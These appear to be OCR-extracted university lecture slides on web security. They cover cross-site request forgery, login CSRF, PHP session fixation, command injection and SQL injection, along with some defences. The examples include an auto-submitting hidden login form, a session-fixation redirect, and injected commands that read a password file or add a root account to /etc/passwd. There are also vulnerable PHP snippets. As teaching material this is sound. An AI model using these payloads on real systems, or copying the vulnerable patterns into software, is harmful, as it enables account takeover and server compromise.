```

common browsers don’t send referer header

```
   ftp://www.attacker.com/index.html
   javascript:"<script> /* XSRF */ </script>"
   data:text/html,<script> /* XSRF */ </script>
```

# Custom Header

- XMLHttpRequest is for same-origin requests
  - Browser prevents sites from sending custom HTTP headers to other sites, but can send to themselves
  - Can use setRequestHeader within origin
- Limitations on data export
  - No setRequestHeader equivalent
  - XHR 2 has a whitelist for cross-site requests
- POST requests via AJAX


```
X-Requested-By: XMLHttpRequest
```

- No secrets required

# Broader View of XSRF

- Abuse of cross-site data export
  - SOP does not control data export
  - Malicious webpage can initiates requests from the user’s browser to an honest server
  - Server thinks requests are part of the established session between the browser and the server
- Many reasons for XSRF attacks, not just “session riding”

# Login XSRF



```
GET /blog HTTP/1.1
```

```
<form action=https://www.google.com/login
  method=POST target=invisibleframe>
  <input name=username value=attacker>
  <input name=password value=xyzzy>
</form>
<script>document.forms[0].submit()</script>
```

```
POST /login HTTP/1.1
Referer: http://www.attacker.com/blog
username=attacker&password=xyzzy
```

```
HTTP/1.1 200 OK
Set-Cookie: SessionID=ZA1Fa34
```


```
GET /search?q=llamas HTTP/1.1
Cookie: SessionID=ZA1Fa34
```

**Web History for attacker**

**Apr 7, 2008**

9:20pm Searched for llamas

# Referer Header Helps, Right?



```
GET /blog HTTP/1.1
```

```
<form action=https://www.google.com/login
  method=POST target=invisibleframe>
  <input name=username value=attacker>
  <input name=password value=xyzzy>
</form>
<script>document.forms[0].submit()</script>
```

```
POST /login HTTP/1.1
Referer: http://www.attacker.com/blog
username=attacker&password=xyzzy
```

```
HTTP/1.1 200 OK
Set-Cookie: SessionID=ZA1Fa34
```


```
GET /search?q=llamas HTTP/1.1
Cookie: SessionID=ZA1Fa34
```

**Web History for attacker**

**Apr 7, 2008**

9:20pm Searched for llamas

# Laundering Referer Header



referer: http://www.siteA.com

siteB

referer: ??? (browser-dependent)

Web Request
Http Status code 301/302 – Target URL Location
Redirect Web Request to Target URL Location
Web Response
Client Web Browser
Web Server


# XSRF Recommendations

- Login XSRF
  - Strict referer validation
  - Login forms typically submitted over HTTPS, referer header not suppressed
- HTTPS sites
  - Strict referer validation
- Other sites
  - Use Ruby-on-Rails or other framework that implements secret token method correctly

# Other Identity Misbinding Attacks

- User’s browser logs into website, but the session is associated with the attacker
  - Capture user’s private information (Web searches, sent email, etc.)
  - Present user with malicious content
- Many examples
  - Login XSRF
  - OpenID
  - PHP cookieless authentication

# PHP Cookieless Authentication




```
<script>
 location.href = "http://hushmail.com/" +
   "compose?PHPSESSID=ZA1Fa34";
</script>
```

From: mcawesomerson@hushmail.com

# Server Side of Web Application

- Runs on a Web server (application server)
- Takes input from remote users via Web server
- Interacts with back-end databases and other servers providing third-party content
- Prepares and outputs results for users
  - Dynamically generated HTML pages
  - Content from many different sources, often including users themselves
    - Blogs, social networks, photo-sharing websites…

# Dynamic Web Application



# PHP: Hypertext Preprocessor

- Server scripting language with C-like syntax
- Can intermingle static HTML and code

```
<input value=<?php echo $myvalue; ?>>
```

- Can embed variables in double-quote strings

```
   $user = “world”; echo “Hello $user!”;
or $user = “world”; echo “Hello” . $user . “!”;
```

- Form data in global arrays $_GET, $_POST, …

# Command Injection in PHP

- Typical PHP server-side code for sending email

```
$email = $_POST[“email”]
$subject = $_POST[“subject”]
system(“mail $email –s $subject < /tmp/joinmynetwork”)
```

- Attacker posts

```
http://yourdomain.com/mail.pl?
   email=hacker@hackerhome.net&
   subject=foo < /usr/passwd; ls
```

OR

```
http://yourdomain.com/mail.pl?
   email=hacker@hackerhome.net&subject=foo;
   echo “evil::0:0:root:/:/bin/sh">>/etc/passwd; ls
```

# SQL

- Widely used database query language
- Fetch a set of records

```
SELECT * FROM Person WHERE Username=‘Vitaly’
```

- Add data to the table

```
INSERT INTO Key (Username, Key) VALUES (‘Vitaly’, 3611BBFF)
```

- Modify data

```
UPDATE Keys SET Key=FA33452D WHERE PersonID=5
```


- Query syntax (mostly) independent of vendor

# Typical Query Generation Code

```
$selecteduser = $_GET['user'];
$sql = "SELECT Username, Key FROM Key " .
          "WHERE Username='$selecteduser'";
$rs = $db->executeQuery($sql);
```

- What if ‘user’ is a malicious string that changes the meaning of the query?

# Typical Login Prompt




Enter User Name: smith

